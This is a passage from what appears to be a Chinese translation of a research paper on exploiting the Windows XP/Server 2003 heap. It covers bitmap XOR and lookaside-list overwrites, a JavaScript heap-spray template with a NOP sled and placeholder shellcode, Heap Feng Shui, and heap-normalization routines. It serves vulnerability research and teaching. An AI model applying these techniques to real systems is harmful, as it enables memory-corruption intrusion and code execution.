□ 攻击者必须能够引起堆缓存中的分配。

□ 攻击者必须提供一个可预测的分配，目标是破坏的堆缓存的条目。

位图异或攻击(Bitmap XOR Attack)

我们之前讨论过位图攻击的相关理论. 如果有一种你可以增加任意DWORD的情况, 你就可以能攻击FreeListInUseBitmap, 并且能欺骗内存管理器, 让它相信那里有空闲的块在列表中,但事实是不对的.

所以, 直接修改位图是一种有趣和有用的最原始的攻击方法,但它并不是通用的堆技术. 这是因为大部分的内存破坏漏洞,你并能精确的知道破坏将在哪里发生. 所以, 你一般不会轻易的找到并修改位图.

尽管如些, 事实证明, 我们可以使用堆管理器中的各种执行缺陷去导致它破坏自己的位图. 在Moore发表的*Heaps about Heaps*中发表了这种方式, 在这里对Nicolas Waisman进行致谢.

让我们来看下如何利用FreeListInUseBitmap来定位一个足够大的空块的伪代码:

Listing 19 – Bitmap Pseudo-code

```
/* coming into here, we've found a bit in the bitmap */
/* and listhead will be set to the corresponding FreeList[n] head*/
_LIST_ENTRY *listhead = SearchBitmap(vHeap, aSize);
/* pop Blink off list */
_LIST_ENTRY *target = listhead->Blink;
/* get pointer to heap entry (((u_char*)target) - 8) */
HEAP_FREE_ENTRY *vent = FL2ENT(target);
/* do safe unlink of vent from free list */
next = vent->Flink;
prev = vent->Blink;
if (prev->Flink != next->Blink || prev->Flink != listhead)
{
    RtlpHeapReportCorruption(vent);
}
Else
{
    prev->Flink=next;
    next->Blink=prev;
}
/* Adjust the bitmap */
// make sure we clear out bitmask if this is last entry
if ( next == prev )
{
    vSize = vent->Size;
    vHeap->FreeListsInUseBitmap[vSize >> 3] ^= 1 << (vSize & 7);
}
```

上面的代码中假设我们已经在位图中找到一位并且FreeList被设置为适当的值．它然后被处理从list中去安全删除结点，并且如果是list中的最后一项，则对位图进行XOR操作。

也就是说，如果list为空，则FreeListInUseBitmap将会被清空。不幸的是，上面的代码中存在一些问题。

□ 第一个问题就是算法通过判断if ‘next == prev’去确定FreeList是否为空.这是一个很简单的情况，如果有16个字节的覆盖去欺骗,它仍然会继续执行,不顾安全删除失败.

□ 第二个问题是代码从**FreeList[n]**中得到块的大小，并且在更新**FreeListInUseBitmap(vSize = vent->Size;)**的时候使用它做索引．随之产生的问题，就象next和prev的值一样，大小也可以被伪造,当堆块元数据覆盖的时候．这将导致一种不同步的情况，当内存管理器认为FreeList入口应该被

populated/unpopulated时，它并不是那种情况.

 第三个错误是, 当**FreeList[n]**为空的时候，并没有直接把**FreeListInUseBitmap**置为0,而是通过异或操作. 这就意味着如果我们覆盖了一个块的大小，我们就可以触发任意位. 这就允许我们设置类似前面提到的攻击情况.

 第四个最后一个错误是, 在被用进入**FreeListInUseBitmap**的索引时，大小并没有被验证是否小于0x80. 这就意味着我们可以在半任意的地方设置位然后绕过**FreeListInUseBitmap**. 这是非常有用的,当位图被放置在堆基址中时.

由于所有这些错误的结果，一个字节的堆溢出可以变为可利用的条件，只要被溢出的块的大小小于 1024 字节，并且小于 FreeList 的最后一个空闲块的大小.

其次，如果一个完整的16字节的溢出发生,prev和next指针可以被设为相同的值，这样不管FreeList是否为空，都将会对FreeListInUseBitmap执行异或操作.

最后的问题是没有检查堆块的大小小于0x80的问题，这可能导致攻击者指定大于0x80，然后在半任意位置置位，这样可以绕过堆基址的FreeListInUseBitmap. 这是由(SHORT)的大小和大小操作的宽度来限制的. 从本质上，这意味着我们可以置换从0x150158到0x152157的任意位.

规避崩溃(Avoiding Crashes)

虽然这看起来象是不重要的利用，但事实并非如此. 内存管理器处理任意分配可用堆块的时候会有好多问题. 首要的问题是确何把内存管理器引用的内存的前8个字节理解成一个有效的块头. 举个例子, FLink和Blink这两个地址必须是可读的地址. 第二个更普遍的问题是块分割(read: painful experience).举个例子，假设FreeList[3]是空的，然后你刚才翻转了下位图中的位,表明FreeList[4]是填充的，而它实际上是空的:




Figure 28 – Avoiding Crashes

假设LAL是空的.如果一个16字节的请求过来，内存管理器将会去确认,FreeList[3]中有没有空块，然后检测FreeListInUseBitmap，并找到在FreeList[4]中有置位．由于它把前8个字节(FLink/BLink)当成块头，它将会有如下的值:




Figure 29 – Avoiding Crashes II

当一个24字节的请求到达时,它将会由FreeList[4]中的空块来完成．内存管理器将会从中减掉24个字节,并且看剩下的是否多于8个字节,如果多则将进行内存割切．这使得剩下的块大小为0x0195，在0x195*8字节的后面可以看到下一个块(但那实际上并不是一个真正的堆块).当试图去解引用那个不可读的地址时,将会导致访问异常．一个防止块分割的更好的方法是确保这个标记被设为0x10,使它成为最后一个条目.

预读列表异常处理程序(Lookaside List Exception Handler)

LAL有一个有趣的行为，它可能证明在未来的攻击中是非常有用的。具体来说，当它执行从单链表中删除的行为时，它被异常处理程序包围着。这就意味着，如果LAL链表的FLink指针是非法的，当它删除的时候，将会引发内存访问异常，系统将会很温和的处理这种情况，回落到核心管理器并不打印任何警告.
让我们来看看 LAL 分配的伪代码:

Listing 20 – LAL Allocation

```
int __stdcall RtlpAllocateFromHeapLookaside(struct LAL *lal)
{
    int result;
    try {
        result = (int)ExInterlockedPopEntrySList(&lal->ListHead);
    }
    catch {
        result = 0;
    }
    return result;
}
```

现在让我们来看下 *ExInterlockedPopEntrySList* 的伪代码:

Listing 21 – LAL Free

```
__fastcall ExInterlockedPopEntrySList(void *lal_head)
{
    do {
        int lock = *(lal_head + 4) - 1;
        if(lock == 0)
            return;
        flink = *(lal_head);
    }
    while (!AtomicSwap(&lal_head, flink))
}
```

我们可以看到，删除LAL头部的实现主要在ExInterlockedPopEntrySList这个函数里．如果FLink指向一个不可读的地址，将会引发一个访问异常．这种情况将会被ExInterlockedPopEntrySList捕获到，可以证明这些猜测的地址是有用的．攻击

者可以暴力把可读的地址覆盖掉(譬如，TIB/PEB,线程栈，堆地址猜测)．这里有一个理论是的例子(**warning**: potentially huge bowl of strawberry pudding)．想象一下攻击者可以LAL覆盖成如下的样子:




Figure 30 – LAL Exploitation

我们还可以假设攻击者可以控制分配的复制的数据源:

Listing 22 – LAL Example

```
void PuddingMaker3000(int size, char *data)
{
    void *buf;
    buf = malloc(size);
    memcpy(buf, data, size);
}
```

在这种情况下，攻击者可以尝试用 LAL 中的数据去覆盖 PEB 中的值．如果地址是不可读，异常处理程序将会处理这个错误，并且分配将由后端分配器来完成，返回一个有效的写的结果．如果地址是可读的,LAL 将会返回它,并且,攻击者将有机会改写他们试图猜测的地址．这个技术也可以被绕过一个数据量非常大的 LAL,如果使用后端分配器是非常令人满意的.

Note: 审计员应经常注意异常句柄后面的函数和原因，优其是被设进处理全局的异常.

战略

即使你很精通它了，堆利用依旧是很难的.

现在，它并不总是很难．有时候事情很顺利就搞定，就是按你想的那样，然后你会奇怪，为什么每个人都认为它很难呢．秘密的，你可能会怀疑这是另一个数据点，你是一个有无与伦比技术能力的天才，能够实现这些惊人的技巧．假设你可以将它简化到正常水平级别的人都可以理解.

或者，也许这只是朋友.

无论如何，最终你会碰到一个正确的结果．我们希望，如果你发现你很有激情，这个部分能帮助你取得进步.

应用或者堆的元数据(Application or Heap-Meta)?

首先，让我们来讨论下关于元数据的攻击和应用程序数据的攻击．元数据攻击是指你可以攻击堆管理器本身的内部数据结构去获得目标进程的执行权限．我们将会考虑一些不同的技巧和策略为了把它讲清楚.

这种方法的主要优势之一就是，你能非常肯定的知道与内存破坏相关的堆的元数据的地点．你也会有一个好的想法，它将包含什么,什么样的数据结构可以被模拟进行重复利用堆管理器的指针,数组,列表．一个关键的缺点，当然是元数据的攻击越来越难了.

应用程序数据攻击则是把堆buffer中的数据作为目标进行，这个很有可能破坏相关里面的元数据．这是一个很节俭的请求，我们经常亲自来来回回实现过这种技术了．这个特别有效，如果你能在相同的堆块中隔离破坏的内存，或进入与分配目标块相邻的大块.

根本上，在真正实践的时候，你不用真的去选到底哪一种方法才是好的方法.堆元数据的利用越来越难了，需要多个块的协调去建立有问题的情况.应用程序覆盖第二个目标或第三个，将要求基本相同的思维过程和策略，以建立漏洞利用环境.

多重空间(Multiple Dimensions)

在我们开始讨论之前，让我们来考虑一下一个快速的观察：*当我们试着把堆的状态抽象化的时候，有好多方面我们需要把堆的状态概念化.*

首先，我们需要考虑连续的内存布局．这些主要用于段和UCR条目的追踪.

系统记录着特殊的段中的最后一块，并把它的标记设为0x10. 堆管理器还保存着一个指向堆基址中段中最后一块的指针.

第二，我们需要考虑数据结构，相关数组模型之间的关系. 这是由被使用的攻击技术来决定的，但主要由LAL, LFH,**FreeList[n]**, **FreeList[0]**，位图，和堆缓存组成.

> **Note**: 这个最后一个块指针的更新可以在将来的攻击中作为第二阶段攻击的一部分被使用. (Conover and Horovitz 2004)




Figure 31 – Two dimensional Visualization of Heap

确定性(Determinism)

堆喷射(Heap Spraying)

堆喷射技术最初是被Blazed和Skylined在浏览器漏洞中被使用的. (Sotirov 2007)它是一种使用JavaScript去充满大块的内存,并附加着攻击者提供的负载.它使用JavaScript的字符串和数组来实现，尽管它可以用其它的原始的东西或者浏览器的函数来实现. 这些有负载的字符串在内存中被重复很多次，一直增加到给定的地址范围包含攻击者可以控制的数据. 在它执行之后,攻击者可以猜出一个有效的返回地址，当破坏一个函数或者对象指针的时候被使用. 这个被猜测的地址在增长的堆的中间，很可能含沙射影有NOP指令和shellcode. 让我们来看一个例子:

Listing 23 – Heap Spraying Example

```
var shellcode = unescape("SHELL_CODE_HERE");
var spray = unescape("%u9090%u9090");
var address = 0x0c0c0c0c;
var block_size = 0x100000;
//make a big NOP sled
var spray_size = block_size - (shellcode.length * 2);
while ((spray.length * 2) < spray_size)
{
    spray += spray;
}
spray = spray.substring(0, spray_size / 2);
var num_of_blocks = (address + block_size) / block_size;
var x = new Array();
for (i = 0; i < num_of_blocks; i++)
{
    x[i] = spray + shellcode;
}
```

上面的代码创建了大量的NOP指令，并把它和shellcode连接起来. 这样做JavaScript字符串就可以分配新的内存. 然后重复这个字符串**num_of_blocks**m次数，并把它放到一个数组中. 然后，攻击者尝试用0x0c0c0c0c覆盖返回地址，并希望有效负载是这个目前的返回地址. 这个技术得在可靠性和内存利用率之间进行权衡，但是并不要直接抛弃它，还是非常有用的.

这种策略的本质是通过增长的堆来处理不确定性,譬如将会有一个非常高的可能性,内容将是可预见的和有用的.

堆风水(Heap Feng Shui)

堆风水是一个用来在IE下使用JavaScript控制堆的确定性的一个技术库.它最初在2007的BlackHat上展出. Alex开发了如何让IE通过JavaScript字符串分配内存,它涉及到一个特殊的分配器的封装,OLEAUT32.

Alex的技术与这个特殊的分配器封装密切相关，但他最后还是分离出了如下几个低级别的原子动作:

- 用JS分配任意大小,任意内容的缓冲区.

- 任意大小任意内容的缓冲区有意的执行JS垃圾回收机制.

- 用程序来控制的分配和释放

通过这些基础的操作，他处理了分配器的开发引进和一些难题:

- The Plunger Technique
    工作在当前的6块的中间缓存中.

在Alex的代码下一层功能的主要目标是Windows堆管理器功能:

- freelist()

    通过增加空表块，确定他们不会在LAL中和不会被合并.

- lookaside()

    通过往预读列表中添加块

- lookasideAddr()

    返回LAL头指针的地址(heapbase+X)

- vtable()

    建立一个假的包含shellcode的vtable表

他然后介绍了与这些工具相关的进程:

- Defragment the heap

    大量的分配能让堆显得正常化

- Put blocks on free list

    Alex讨论了这种未初始化数据的缺陷，但它基本上固定在两个连续的或逻辑的块(自由列表)

- Empty lookaside

    让预读列表的入口为空，这样我们就能创建一个特殊的C++对象或虚函数表的结构.

- Free to the lookaside

    利用LAL的单链表作为一个指向恶意对象指针或虚函数表.

    浏览器的开发是一个有趣的情况，因为你可以编程控制分配，这给了你很大

的优势. 我们建立在于Alex选择相同的块上, 但首先,还是让我们学习Nicolas Waisman的一些成果吧.

内存泄露

在Nicolas Waisman的堆利用中介绍了两种类型的内存泄露. 硬件内存泄露是不确定的内存泄露, 在经典的程序组中有着同样的意义, 因为大多数开发人员了解它. 软内存泄露是那些最终正确的缓冲区被释放, 但在此期间, 攻击者在一定程度是已经影响了它的生命周期. 一个关于软内存泄露的很好的例子就是,当连接打开的时候, 缓冲区被分配, 当连接关闭的时候被释放. 如果攻击者保持多个并发连接同时打开, 这是一个非常有用的开始, 优其是当连接被关闭后立即释放缓冲区.

基本的看法就是我们对预测和控制缓冲区的生命周期非常有兴趣. 一个拥有无止尽的生命周期,或者相当长的生命周期, 对于捆绑空闲缓冲区和LAL/free列表条目数据, 防止它们干扰我们尝试去预定缓冲区是有用的(在连续的内存或逻辑上)

对于一个短的生命周期的我们可以控制的缓冲区, 引起稍微的定时的动作或在内存中创建模型,它的使用是散步在长生命周期的调用过程中的.

一般过程:

下面我们展示通用的过程:

1. **自然状态**–在内存破坏后辩明自己的方向
2. **动作相关** –为了定位行为关联用户的动作
3. **堆正常化** –使堆标准到可预言的状态
4. **固定连续的内存** –在内存中发现可能的需求
5. **固定在逻辑名单** –创造必要的逻辑关系
6. **腐败** – I调用这个攻击
7. **攻击利用**–从内存错误到代码执行

这个过程对攻击程序的特殊数据和攻击堆的元数据是非常有用的.

1. 自然状态

首先要做的事情是要先辩明方向，检查进程的虚拟地址空间，试着去了解堆是如何利用的.
本质上来说，当攻击者提供了相关的数据时，你需要对这个进程的状态有一个大概的认识.

相关问题:

□ 堆缓存可能被执行?

□ 在堆中有一个坏的LAL

□ 存在一个LFH?

□ LAL是如何增加的?

□ 空表的情况?

如果这是一个用来处理用户请求的持久进程，对任何时刻你都不要做太多的要求．如果这是一个新进程，你大概可以猜测一些系统的状态.

2. 动作相关

为了在对抗不同的堆漏洞方面取得进步，你需要对这个过程进行学习.

首先，假设这个漏洞会在相同的堆中发生．譬如，你不可能去穿越堆段(
假设可以让这个工作变得简单，但如果你能够在虚拟内存阶段成功的攻击这个过程，你就可以丢掉它了．)

所以，你要学习暴露攻击互动堆的表面.
这是一个迭代的过程，当你找到一个看起来有用的动作，然后写必须的代码和基础设施为了影响这个动作.

如果你已经超越了你正在看着的立即腐败和开始思考如何构造堆的数据结构后，你可以找找其它堆看是否有更直接的机制去喷射或极好的堆.

我们需要对块的生命周期进行密切的关注. 软内存泄露和硬内存泄露被证明是非常有用的. 这是一个好的开始, 在此之后, 你可以看看其他可能有用的原子操作, 或者开始对争议的堆进行工作. 下面是一些分离动作的思路:

 你想要有一个长久的内存泄露, 这样可以用它来分配一个任意大小的缓冲区.

 你想要能够分配一个缓冲区, 你可以控制缓冲区中的第个Ξ字节, Ξ应该在4和32之间

 寿命短的内存泄露也是非常有用的, 因为你可以用它们去计算分配和释放的时间.

 能够在任意的时间释放任意大小的缓冲区是非常有用的对于异步攻击而言.

 对于堆正常化和洞的建立,分配你能控制的大小是非常有用的, 尤其如果你能找到一些例程拥有不同的生命周期.

 一个信息泄露自然的可以告诉你.

 目标! 你可能需要一些好东西去破坏,甚至一些堆上具体的东西. 所以, 自然的, 你应该学会寻找函数指针的过程, 并且借助其它的原语可以去执行任意代码.

当遇到挫折的时候, 坐下来休息一下, 花点时间去改善一下,或者找找其它新的原子操作, 这是非常有用的. 我们一般会做这样的静态分析, 但是动态分析, 可以同样有效果. 其中的一个困难就是对代码的理解方面. 下面的工具是相当有用的:

 Gera’s Heap Visualizer
 PaiDebug
 Immunity Debugger
    - !funsniff
    - !hippie
    - !heap –d (target discovery)
 Heap GUI Tool
 Byukagen

如果有无数的分配和释放由于发生一个用户的行动,它可以帮助寻找这一段的作用。例如,如果一个人用户动作做出20块堆被操纵了,这是一个好主意,完全日志堆活动(线程id及叫墙是额外的奖金信息。)然后,把在块与电子表格,每一行有20分配/释放。然后,你就可以把对attacker-provided行为的投入,寻找诸如缓冲区长度和/或缓冲内容被源自这些输入。

3. 堆正常化

堆的正常化是指如何让堆从一个相对陌生的状态变成一个可预见的,可管理的状态.

一旦你依照任何规律来做这个，你将会有个合理的位置以开展工作. 太多的堆利用，你最后全面发展攻击媒介，你只能得到25%或20%的机率去触发. 这条路是很容易走的，你可以取得明显进展，即使你在一开始存在不确定.

这一步是非常有用的，并且如果你能理解这种让堆变成可预言的状态的机制. 然后，从那个位置开始，操纵堆向你希望的方向，将会让你越来越远离沮尚.

因此，一个可预见的堆的可能的目标是那里几乎没有可用的空闲的堆.

 LAL – 多次相同大小的分配将会让LAL为空. 不过如果他们有软的内存泄露，你用一个固定的模型去分配,这种情况要小心，你应该最终释放整个块给LAL当你连接关闭或者利用失败的时候.

 FreeList[n] – 同样，多次相同大小的分配将会让FreeList[n]为空. 这个有一点麻烦，因为你最终让堆扩展，增大到最终满足你的需求.

 Heap Cache – 堆缓存在堆漏洞的利用中是一个传大的伙伴. 首先，你可能需要执行多次分配和释放去触发运行启发式.一旦堆缓存被启用，你可以使用相同的技术去试着清除一定范围内的条目. 同样，它将会有点微妙当你开始将堆扩展大小的时候.

让我们来看下可以证明对堆正常化非常有用的一组模式. 首先是建立一个正常的堆洞:

Listing 24 – Hole Creation

```
void create_hole(int size)
{
    hardmemleak_alloc(size);
    softmemleak_alloc("holeB", size);
    hardmemleak_alloc(size);
    softmemleak_free("holeB");
}
```

利用硬内存泄露来清空LAL bucket:

Listing 25 – Empty LAL Bucket

```
void empty_lal_bucket(int size)
{
    int j;
    for (j=0; j<BIGGEST_LAL; j++)
    hardmemleak(size / 8);
}
```

利用软内存泄露来填满 LAL bucket:

Listing 26 – Fill LAL Bucket

```
void fill_lal_bucket(int size)
{
    int j;
    empty_lal_bucket(size);
    for (j=0; j<BIGGEST_LAL; j++)
    {
        hardmemleak_alloc((size-16) / 8);
        softmemleak_alloc("buf1", size / 8);
        hardmemleak_alloc((size-16) / 8);
        softmemleak_free("buf1");
    }
}
```

利用软内存泄露来清空 LAL:

Listing 27 – Empty LAL

```
void empty_lal(void)
{
    int i;
    for (i=1024-8; i>=16; i-=8)
        empty_lal_bucket(i);
}
```

利用软内存泄露填满LAL:

Listing 28 – Fill LAL

```
void fill_lal(void)
{
    int i;
    for (i=1024-8; i>=16; i-=8)
        fill_lal_bucket(i);
}
```

利用硬内存泄露清空FreeList[n]:

Listing 29 – Empty Freelist[n]

```
void empty_freelist(int size)
{
int j;
for (j=0; j<BIGGEST_FL; j++)
hardmemleak(size / 8);
}
```

利用硬内存泄露清空free lists:

Listing 30 – Empty FreeList[]

```
void empty_freelists(void)
{
int i;
for (i=1024-8; i>=16; i-=8)
empty_freelist(i);
}
```

正常的布局:

Listing 31 – Normalization Pattern

```
empty_lal();
empty_freelist();
fill lal();
```

4. 固定连续内存

使用上述的模型去使得内存中留有漏洞, 并与块分配和块合并一起工作.

5. 固定逻辑列表

计算请求的时间的目的是得到一系列的逻辑数据结构块看是否能预见或者利用.

6. 腐败

现在的漏洞的内存破坏是相当特殊的. 在一个特殊的偏移处写一个固定的值, 或者把一个固定的值加到内存片段的结尾, 是相对比较常见的情况.(这在一定程度上依赖于你和你的同事审记和研究的漏洞的类型)

所以, 堆破坏的首要的原则是"这是完全,绝对,几乎肯定的,完全利用. 有很多方法可以间接的影响堆的状态, 我的首要任务是如何才能利用成功".

第二条原则是"好吧,我们过分夸大了原则1, 因为这真得很难的. 伪造它或者希望运气都是存在的." 暴力和模糊测试并且试着发现一些新的行为也是存在的. 你并不需要告诉任何人关于任何偶然的事故在利用被写入后.

第三条原则, 我们可以学学Kurt Vonnegut, "When in doubt, castle"当你在失败,做一些不相关的事情. 去寻找一些新的原子操作或者试试不同的方法. 试着把问题分成小的块,看看你是否能取得小的突破.

Nicolas Waisman 在它的关于现代对抗策略的利用中, 有个很牛逼的经验.(Waisman 2008). 下面是在Windows 2003/XP SP2中的利用步骤:

Listing 32 – Nico's Timeline

1 day: 触发漏洞
1-2 days: 了解堆的布局Understanding the heap layout
2-5 days: 找到软件的硬件的内存泄露Finding Soft and Hard Memleaks
10-30 days: 覆盖预读列表块Overwriting a Lookaside Chunk
1-2 days: 变得失去耐心, 想要放弃
2-5 days: 找到一个函数指针
1-2 days: Shellcode

这并不是一个坏的路线图, 它具体取决于是否减少对你有利, 你的堆经验, 调试, 逆向技术.

Note: 集体治疗并没有多大的帮助, 除非你的小组中有 Nico.

7. 攻击利用

LAL如果存在, 它能将一个有限制的堆破坏变成一个能写n个字节到任意位置的利用. 攻击背后基本的思想就是使用安全链接去把攻击者可控范围内的指针覆盖到LAL头部. 如果攻击者故意去探测破坏的LAL, 他可以随意更改进程的运行时状态.

当LAL头部为无效的地址时, 应该值得记住, 系统将会正常处理这种情况,并不会引发异常. 这或许可以证明地址猜想或作为潜在的内存泄露的一部分是非常有用的.

在指向堆基址的提交的函数指针是另一个有用的设备, 在攻击FreeList[]或者堆缓存的时候, 是非常有用的. 很多时候, 你可以通过细微的不同步的堆的数据结构, 将指向堆基址的指针返回给应用程序. 提交的函数指针在base+0x57c的地方,当堆被扩展的时候被调用. 你通常可以通过分配一大块内存去触发它.

Note: 如果目标是提交的例行函数指针, 你经常必须使用LockVariable这个临界值, 这是被用来同步堆的. 你需要提供一个有效的指针, 在提交程序的指针被调用之前.

结论

为了适应不断加固的 Windows 操作系统和现代大部分软件的非确定性，Windows 堆溢出在近十年内变得很复杂. 我们通过回顾已发表的最好的方法，重温了微软从 windows xp sp2 到 xp sp3 和 server 2003 的堆管理器的安全隐患.
我们讨论的贡献，是一些特殊的，能很好的改变一些特定的内存破坏露洞的风险预测的技巧方法.
在我们研究的特殊的攻击和相对的措施之外，更重要的事情是: 在评估内存破坏漏洞的可利用性的时候，小心一点会比较好.
总而言之，堆就是这样一个有着很大限制的但是最终可以被有足够资源的攻击者稳定利用的内存破坏漏洞极具迷惑性和复杂性的系统.

现代的技术自然的需要关注传统的技巧，比如特殊元数据的破坏技巧，shellcode和相关控制流欺骗技巧，绕过DEP/NX的relibc技巧.除此之外，利用的增加需要对漏洞本身和目的软件的执行和大致行为有更深入的理解. 对于漏洞研究而言，从底层深入理解软件是如何工作的，对攻击和防御都是有好处的.
当尝试去利用堆溢出时，你可以想到一系列的步骤去达到目的. 首先要了解漏洞的详细信息和堆管理器，接下来了解堆规范化和破坏. 接下来再考虑实际如何利用.

鉴于此，我们概述了一系列大致的步骤为了评估堆溢出漏洞的风险，这是一个抽象的，多级的过程.
堆利用本质上是一个非线性的，创造性的工作，所以任何过程事实上都会有所限制的，但是我们能够收集一些有用的新闻和点子为了取得进步.
我们涉及到一些正常的过程状态用来处理未确定性，防御，为了增加健壮性的优先的技巧，固定的多个逻辑维度，还有一些大致的技巧，为了增加过程行为的意识. 我们强调将一套特定的软件的原子操作独立出来是非常有用的在构造更大的模式方面. 就象Nicolas Waisman所指出的，内存泄露是非常有用的对预先的分配和避免象块分开和块合并的困难. 基本上，堆溢出是一门对目标程序分配和回收行为深入理解和它如何影响这种行为的艺术.

最后，微软在新的操作系统上的堆安全和系统加固方面做出了很大的进步，这是执得欣赏的。我们把我们的范围限制在Windows XP和Server 2003上，主要的一些技巧在Vista和以后的版本上就不再适用了。这是因为对堆管理器内部重新构造进行特殊的安全加固和技术上的相对的措施在最新的系统上的安全加固的方法包括：ASLR/heap 地址随机化，堆元数据加密，堆破坏终止，NX/DEP。现在仍然存在一些精妙的，丰富的攻击技巧，就象Ben Hawkes最近工作所展示的，但毫无疑问的是，这些改变让堆溢出攻击变得越来越难了. 总之，攻击者将会找到各种捷径，并且微软最近的更新已经表明随着堆管理器变得越来越弹性，攻击程序的元数据则变得更为流行。